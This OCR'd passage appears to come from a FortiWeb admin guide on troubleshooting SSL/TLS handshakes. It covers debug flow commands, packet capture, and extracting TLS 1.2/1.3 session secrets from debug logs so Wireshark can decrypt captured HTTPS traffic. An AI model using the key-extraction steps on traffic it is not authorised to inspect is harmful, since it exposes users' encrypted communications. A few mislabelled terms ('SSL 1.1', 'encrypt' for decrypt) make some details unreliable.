

- Check detailed SSL errors in attack logs through:

```
conf log attack-log
    set no-ssl-error disable
end
```

For instance, a log is like below:

```
"SSL Error(394) - dh key too small".
```

This error means the length of dh pukkey in the ssl "server key exchange" is short, that is to say, it's too weak and insecure, and the higher version will consider closing it.

Please check the error code/message listed:

SSL/TLS error messages (fortinet.com)

HTTPs://mantis.fortinet.com/file_download.php?file_id=666300&type=bug

3. If SSL error is related to protocol or cipher suite, you can use OpenSSL to confirm which protocol & ciphers are supported:
   - Check whether the backend server or FortiWeb supports strong (HIGH) encryption:
     ```
     openssl s_client -connect example.com:443 -cipher HIGH
     ```
   - Check whether the backend server or FortiWeb supports old versions such as SSL 1.1:
     ```
     openssl s_client -tls1.1 -connect example.com:443
     ```
     If you have checked the errors but are not sure about the cause, please collect diagnose logs and also capture packets at the same time, then send to developers for further investigation:
4. Diagnose debug flow can output error during SSL handshake:

```
diagnose debug reset
diagnose debug enable
diagnose debug timestamp enable
diagnose debug flow filter flow-detail 7
diagnose debug flow filter server-ip 192.168.12.12  #The VIP in RP mode or the real
     server IP in TP/TI mode
diagnose debug flow filter client-ip 192.168.12.1
diagnose debug flow trace start
diagnose debug flow trace stop

FortiWeb # <04:05:24>[work 0][flow] policy SP_01 create service:0x7fae5d14ce28
<04:05:24>[work 0][flow] ssn 1120 policy SP_01 strm 0 dir 0 subclient 0 create HTTP
     substream:0x7fae5d195328
<04:05:24>[work 0][flow] ssn 1120 policy SP_01 strm 0 dir 0 subclient 0 create
     stream:0x7fae5e05d908
<04:05:24>[work 0][flow] ssn 1120 policy SP_01 strm 0 dir 0 subclient 0 session accept
     (104.40.29.86:46226->10.0.0.108:443), fd:27, clissl 0x7fae8568bf88, session count 1
     session:0x7fae5e036a98
<04:05:24>[work 0][flow] ssn 1120 policy SP_01 strm 0 dir 0 subclient 0 client 27 [ST-
     ssl-handshake], conn st 0x00000004
<04:05:24>[conn lib]ssl handshake failed
<04:05:24>[work 0][flow] ssn 1120 policy SP_01 strm 0 dir 0 subclient 0 ssl handshake
     failed for client 27
<04:05:24>[work 0][flow] ssn 1120 policy SP_01 strm 0 dir 0 subclient 0 client 27 conn
     st 0x00000004, conn set err, err msg:err_ssl_handshake
```

For real-time debugging, besides logging the diagnose outputs, it's better to also capture application traffic packets at the same time like below.

5. Capture packets and check the handshake.
   Usually one can create two filter tasks in **System > Network > Packet Capture** to capture packets from a specific client and to a specific backend server in server-pool simultaneously.



After the pcap files are downloaded, one can open them with Wireshark to check the TCP and SSL negotiation details. You can check statistics conversations, follow a TCP/TLS stream, or add filters such as "ip.addr==172.30.213.28 && tcp.port==23222 && ip.addr==10.159.37.1 && tcp.port==8002" to narrow down traffic flow to a specific stream.

6. If you find that SSL negotiation fails only when traffic load is heavy, you may also consider if the system reaches a certain performance bottleneck, such as TCP ports used-up, SSL performance limitation, etc.
Please refer to Server policy intermittently inaccessible for troubleshooting methods.

Decrypting SSL packets to analyze traffic issues

If SSL/TLS handshakes are successful but there are still server-policy access failures, sometimes we may need to decrypt the SSL packets and check more details in HTTP packets.

In brief, we need to capture packets on FortiWeb and enable diagnose debug flow at the same time; after retrieving the SSL keys from diagnose output, use it in wireshark to decrypt the SSL traffic, then you'll be able to see the encrypted HTTP communication. As the keys used for TLS1.3 are different with TLS1.2 and before, we describe them separately as below.

Enabling diagnose debug flow to retrieve TLS Pre-master secrets

SSL pre-master secrets, also stated as "SSL keys" in below sections, which are necessary to decrypt SSL packets, can be retrieved from diagnose debug flow trace logs.

To decrypt SSL packets, you need to capture SSL packets and enable diagnose debug flow at the same time. After pre-master secrets are retrieved from diagnose logs, one can save them in a file and import it into Wireshark to decrypt the captured SSL packets, then you'll be able to see the encrypted HTTP flows.

Use below diagnose commands to print `diagnose debug flow` trace in which SSL pre-master secrets will be included:

```
# diagnose debug flow filter flow-detail 4 #4 is the lowest level to print SSL secrets
# diagnose debug flow trace start
FWB# diagnose debug enable
```

To scale down diagnose flow output, you can add IP filters in flow trace logs:

```
# diagnose debug flow filter client-ip <A.A.A.A> #Client IP address
# diagnose debug flow filter server-ip <B.B.B.B> #The VIP in RP mode or the real server IP
     in TP/TI mode
# diagnose debug flow filter pserver-ip <C.C.C.C> #The real server IP in RP mode; TTP or
     other operation modes do not support this filter
```

Please note:

- Client-ip & server-ip are supported on all 6.3.x and 7.0.x builds; pserver-ip is supported on 6.3.21, 7.0.3 and later builds.
- On 6.3.20, 7.0.1 and earlier builds:

  - If no IP filters are added, both front-end and back-end TLS 1.2 & 1.3 pre-master secrets can be printed out in diagnose logs;
  - If client-ip or/and server-ip are added, only flows matched will be printed out in diagnose logs; pre-master secrets for TLS 1.2 and lower protocols on both the front-end and back-end-side will be printed in diagnose logs;
  - A known limitation is that when TLS 1.3 is deployed on the back-end side (between FortiWeb and the real back-end servers) and IP flow filters are added, pre-master secrets cannot be printed out. You need to remove all IP filters to retrieve the TLS 1.3 secrets.
- On 6.3.21, 7.0.3 and newer builds:
  - If no IP filters are added, both front-end and back-end side TLS 1.2 & 1.3 pre-master secrets can be printed out in diagnose logs;
  - If only the front-end IP filters (client-ip or/and server-ip) or the back-end IP filter pserver-ip is added, only flows matched the filters will be printed out in diagnose logs, which include the pre-master secrets;
  - If both the front-end IP filters (client-ip or/and server-ip) and the back-end IP filter pserver-ip are added at the same time, the relationship between the front-end filters and the back-end filter is OR. That is to say the flows either matching the front-end or back-end IP filters will be printed.
  - The back-end IP filter pserver-ip is necessary for retrieving the back-end pre-master secrets either when TLS 1.2 or TLS 1.3 is deployed between FortiWeb and the real back-end servers.

Please refer to Debugging traffic flow at user level with diagnose commands on page 892 for usage of related commands.

Decrypting TLS 1.2/1.1/1.0 Traffic

1. Capture packets on FortiWeb, and enable diagnose debug flow at the same time as follows.
   For example, capturing packets from client IP 10.20.0.20 to FortiWeb VIP 10.59.76.190 on FortiWeb GUI as below. If the IP used on FortiWeb to connect pservers is also 10.59.76.190, then the traffic flow on both the frontend and backend sides will be captured; otherwise you may need to specify the pserver as another host filter instead of the VIP to capture the packets on the backend side.



2. The client random and "pre master key" will be in the diagnose debug output as follows.
   You can find the client random and "pre master key" in two sections in diagnose output. Either of them can be retrieved and used as keys to encrypt SSL traffic in wireshark.

   Section I:

```
tls1.3 ssl key (server):
CLIENT_RANDOM 61e7b3d0b841a4abd371199cd32e23b6ee89f405c7aabc2a28997964ed01a677
     e392e420f25bfb69cfae878c05c098dcea21020de21e1852c44701edfb25a28677a4b3677c3aa054352
     643bcad171a70
tls1.3 ssl key (client):
```

```
CLIENT_RANDOM bcac18831f2c2b63d8ea784ba5df74bc8e0e1618f3c7bb927bcda5bbc4ba322a
     cebb2af2b4bb2fed087214da294dbd8ffbbdbd162466f76aaab9c822aa73bfec991b6b7cefb9c98c343
     4300afcb32ac0
```

Section II: (client random&keys are as same as that in section I)

```
[work 1][flow] ssn 1 policy SP_01 strm 0 dir 0 subclient 0 client 32 ssl handshake
     (172.30.212.177:1074->10.159.37.1:7002) session data: client random
     61e7b3d0b841a4abd371199cd32e23b6ee89f405c7aabc2a28997964ed01a677, master key
     e392e420f25bfb69cfae878c05c098dcea21020de21e1852c44701edfb25a28677a4b3677c3aa054352
     643bcad171a70

[work 1][flow] ssn 1 policy SP_01 strm 0 dir 1 subclient 0 server 34 ssl handshake
     (10.159.37.1:13536->10.159.37.11:443) session data: client random
     bcac18831f2c2b63d8ea784ba5df74bc8e0e1618f3c7bb927bcda5bbc4ba322a, master key
     cebb2af2b4bb2fed087214da294dbd8ffbbdbd162466f76aaab9c822aa73bfec991b6b7cefb9c98c343
     4300afcb32ac0
```

3. Create a wireshark key file. The key file format is as follows with content retrieved from the diagnose output.

```
CLIENT_RANDOM 61e7b3d0b841a4abd371199cd32e23b6ee89f405c7aabc2a28997964ed01a677
     e392e420f25bfb69cfae878c05c098dcea21020de21e1852c44701edfb25a28677a4b3677c3aa054352
     643bcad171a70
CLIENT_RANDOM bcac18831f2c2b63d8ea784ba5df74bc8e0e1618f3c7bb927bcda5bbc4ba322a
     cebb2af2b4bb2fed087214da294dbd8ffbbdbd162466f76aaab9c822aa73bfec991b6b7cefb9c98c343
     4300afcb32ac0
```

   The first section is for client to FortiWeb and the second is for FortiWeb to back-end server.

   You can manually copy and save the client random and "pre master key" to a file, or use a Linux command to retrieve them as follows:

   For releases earlier than 6.3:

```
awk '{gsub(/\,/," ")}/session data: client random/{print "CLIENT_RANDOM " $19 " " $22}'
     tls12_debug.log > tls12key.file
```

   For 6.3 and later:

```
awk '{gsub(/\,/," ")}/session data: client random/{print "CLIENT_RANDOM " $21 " " $24}'
     tls12_debug.log > tls12key.file
```

   You can save the diagnose output in tls12_debug.log as above and run the command in the FortiWeb backend shell or a Linux machine.

   Sometimes running the command may run into an error:

```
root@ut:/home/test# awk '{gsub(/\,/," ")}/session data: client random/{print "CLIENT_
     RANDOM " $21 " " $24}' tls1.2_flow.log > tls1.2_key.log
awk: cmd. line:1: warning: regexp escape sequence `\,' is not a known regexp operator
```

   Use below command instead:

```
awk '{gsub(/,/," ")}/session data: client random/{print "CLIENT_RANDOM " $21 " " $24}'
     "tls1.2_flow.log" > tls1.2_key.file
```

4. Set wireshark: edit > preference > protocols > TLS: choose the key file “tls1.2_key.file” from "(Pre)-Master-Secret log filename". Then you’ll be able to see that decrypted HTTP traffic.



Decrypting TLS 1.3 Traffic

1. Capture packets on FortiWeb, and enable diagnose debug flow at the same time as follows.

```
FortiWeb# diagnose debug flow filter flow-detail 4
FortiWeb# diagnose debug flow trace start
FortiWeb# diagnose debug enable
```

   Please note:

   - Add filters when capturing packets on FortiWeb;
   - Do not add filters in diagnose commands as below if the back-end server provides SSL/TLS service, otherwise SSL keys cannot be displayed in diagnose output. It's a known limitation while we'll enhance it in future builds.
   - If you only wants to decrypt SSL traffic from clients to FortiWeb, below filters can be added

     diagnose debug flow filter client-ip 172.30.214.11

     diagnose debug flow filter server-ip 10.159.37.33

2. The keys can be also found in the diagnose debug output as follows. It's a little different from that of TLS1.2 and before.

```
[work 0][flow] ssn 5 policy SP_01 strm 0 dir 0 subclient 0 client 32 ssl handshake
     (172.30.212.177:1039->10.159.37.1:7002),ssl event:2
[work 0][flow] ssn 5 policy SP_01 strm 0 dir 0 subclient 0 client 32 [ST-ssl-handshake],
     conn st 0x00000004
tls1.3 ssl key (server):
SERVER_HANDSHAKE_TRAFFIC_SECRET
     72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
```

```
     a52744e732f1b328650b40653ea0d9845fa8726f79b19a6b6dbdf08ff24c735efc907e948a53709c0cf
     5ef2c7038c8af
tls1.3 ssl key (server):
CLIENT_HANDSHAKE_TRAFFIC_SECRET
     72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     e14368e33bd50ba4dd106d0a5018e8e145e112b9cdac6fd3e0455b2479399bbf8bc54ab0f522512f931
     70c754d32a9ad
tls1.3 ssl key (server):
EXPORTER_SECRET 72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     31ccbf2227090eea6653d334f5fd9a08667292ac0a220e25f139270fde716a5a14f3b426ba0611b012b
     985e04028c178
tls1.3 ssl key (server):
SERVER_TRAFFIC_SECRET_0 72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     0faae977ef5ba35accdac2b189eedefea4ccf7363fc78f6933569f42659f27ece1bdae43dff88a7da18
     b950e5d021505
[conn lib]ssl handshake, state:1

[work 0][flow] ssn 5 policy SP_01 strm 0 dir 0 subclient 0 client 32 ssl handshake
     (172.30.212.177:1039->10.159.37.1:7002),ssl event:2
[work 0][flow] ssn 5 policy SP_01 strm 0 dir 0 subclient 0 client 32 [ST-ssl-handshake],
     conn st 0x00000004
tls1.3 ssl key (server):
CLIENT_TRAFFIC_SECRET_0 72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     c06b9cb7332bd05f1761d6ba6621345aa73a018f5f5db2ddfeb160b3aec755f8a9a40fd30041232a3d3
     7bfb93aff24bd
[conn lib]ssl handshake, state:2
```

The first column is tls1.3 secret label as below:

```
CLIENT_EARLY_TRAFFIC_SECRET:    client early traffic secret
CLIENT_HANDSHAKE_TRAFFIC_SECRET:client handshake secret
SERVER_HANDSHAKE_TRAFFIC_SECRET:server handshake secret
CLIENT_TRAFFIC_SECRET_0:        client application data secret
SERVER_TRAFFIC_SECRET_0:        server application data secret
```

3. Create a wireshark key file. The key file format is as follows with content retrieved from the diagnose output.

```
root@ut:/home/test/keys# cat tls1.3_key.file
SERVER_HANDSHAKE_TRAFFIC_SECRET
     72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     a52744e732f1b328650b40653ea0d9845fa8726f7
9b19a6b6dbdf08ff24c735efc907e948a53709c0cf5ef2c7038c8af
CLIENT_HANDSHAKE_TRAFFIC_SECRET
     72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     e14368e33bd50ba4dd106d0a5018e8e145e112b9c
dac6fd3e0455b2479399bbf8bc54ab0f522512f93170c754d32a9ad
EXPORTER_SECRET 72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     31ccbf2227090eea6653d334f5fd9a08667292ac0a220e25f139270fd
e716a5a14f3b426ba0611b012b985e04028c178
SERVER_TRAFFIC_SECRET_0 72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     0faae977ef5ba35accdac2b189eedefea4ccf7363fc78f693
3569f42659f27ece1bdae43dff88a7da18b950e5d021505
CLIENT_TRAFFIC_SECRET_0 72e61efe2594465bf79935093e9d73254e1cd2e67f0acee06379166af25be863
     c06b9cb7332bd05f1761d6ba6621345aa73a018f5f5db2ddf
eb160b3aec755f8a9a40fd30041232a3d37bfb93aff24bd
SERVER_HANDSHAKE_TRAFFIC_SECRET
     49e35b0c4ddf3e521e07d2fc660a271cff2b2b64317bd48f343a69eb57ce70b6
     fe1eb5cef9ca293fbd4899612d89339e0d76a5426
55ccb08c249d32e330bc8232a8572d9bdcea7bbfd002764df227458
EXPORTER_SECRET 49e35b0c4ddf3e521e07d2fc660a271cff2b2b64317bd48f343a69eb57ce70b6
     5549b723b72fb18c30cc25a8ce86f8b5afe1bcfa1ed9bb6c3b9584408
ef6fdac0c6286083c4046c99433e0424724351c
```

```
SERVER_TRAFFIC_SECRET_0 49e35b0c4ddf3e521e07d2fc660a271cff2b2b64317bd48f343a69eb57ce70b6
     ba1bb94d8740f7609919b18ab0c09201ade62ed6f6d8687ad
892bdcf00e3bbc2f6ee253e26cf005acdabc6e80d2a29c2
CLIENT_HANDSHAKE_TRAFFIC_SECRET
     49e35b0c4ddf3e521e07d2fc660a271cff2b2b64317bd48f343a69eb57ce70b6
     6fc9d895b73d8e8f33461b043ab0239b757d734b8
f1dde1a664d519792cddd82aed2f81cc892f4e01865f68785851cc3
CLIENT_TRAFFIC_SECRET_0 49e35b0c4ddf3e521e07d2fc660a271cff2b2b64317bd48f343a69eb57ce70b6
     d4f3118b685428e8d53f7bbd63c15baa8b9828a8af062d984
1619fa2d6b076d27bb3735df598f06204f13918a7993218
```

You can manually copy & save the these sections to a file, or use a Linux command to retrieve them in the FortiWeb backend shell or a Linux machine as follows:

```
root@utma:/home/test# awk '/EXPORTER_SECRET|SERVER_HANDSHAKE_TRAFFIC_SECRET|SERVER_
     TRAFFIC_SECRET_0|CLIENT_HANDSHAKE_TRAFFIC_SECRET|CLIENT_TRAFFIC_SECRET_0/{print $1"
     "$2" "$3}' tls1.3_flow.log > tls1.3_key.file
```

4. Set wireshark: edit > preference > protocols > TLS: choose the key file “tls1.3_key.file” from "(Pre)-Master-Secret log filename". Then you’ll be able to see that decrypted HTTP traffic.



An alternative way to decrypt TLS traffic on Windows PC

If you're using a Windows client and want to decrypt SSL/TLS traffic from the client to FortiWeb, there is a simpler way to get the SSL keys instead of retrieving them from FortiWeb diagnose output.

1. Set a Windows environment variable.
   E.g. Create a new environment variable under User variables and select a file named "ssl-keys.log" to store SSL keys.

